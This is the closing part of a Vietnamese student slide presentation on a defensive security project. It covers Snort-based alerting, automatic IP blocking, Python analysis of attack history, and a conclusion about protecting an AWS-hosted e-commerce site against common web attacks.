
Tự động chặn các địa chỉ IP nguy hiểm dựa trên cảnh báo từ Snort

# PHÂN TÍCH LỊCH SỬ TẤN CÔNG



Phân tích lịch sử nội dung cảnh báo sử dụng Python

# PHÂN TÍCH LỊCH SỬ TẤN CÔNG



*Phân tích lịch sử cảnh báo theo loại giao thức sử dụng Python*



# IV - Demo chương trình

# V - Kết luận, hướng phát triển

# KẾT LUẬN

- Nhóm đã thành công đáp ứng được mục tiêu đã đề ra, thành công xây dựng, cài đặt website thương mại điện tử với đầy đủ các chức năng cơ bản trên hệ điều hành Linux.
- Nhóm đã tìm hiểu và nắm được các cơ chế, công cụ xây dựng hạ tầng website trên AWS Cloud.
- Nhóm đã phát triển các quy tắc, cách thức phòng chống một số cuộc tấn công thường gặp như XSS, SQL Injection, Path Traversal, DDoS.
- Nhóm đã xây dựng hệ thống phân tích và cảnh báo các cuộc tấn công bằng Snort.
- Tuy các chức năng cơ bản của chương trình hoạt động tốt, nhưng đôi lúc vẫn chưa ổn định và có thể gây ra một vài ngoại lệ.

# HƯỚNG PHÁT TRIỂN

- Xây dựng hệ thống và website hoàn chỉnh, tối ưu hóa giao diện, độ trễ, khả năng đáp ứng của server và trải nghiệm người dùng.
- Xây dựng tường lửa và các quy tắc một cách tốt hơn để ngăn chặn những cuộc tấn công khác có thể nhắm vào hệ thống trong tương lai.
- Xây dựng hệ thống IPS/IDS, sử dụng các framework và các công cụ khác để bảo vệ hệ thống tốt hơn.

The background features several large, overlapping geometric shapes in shades of teal and lime green. In the top right, there is a large teal hexagon with a smaller lime green hexagon partially overlapping its top-left corner. In the bottom left, there is a large teal shape and a lime green hexagon. The text is centered in the middle of the image.

**CHÂN THÀNH CẢM ƠN  
QUÝ THẦY/CÔ ĐÃ THEO DÕI!**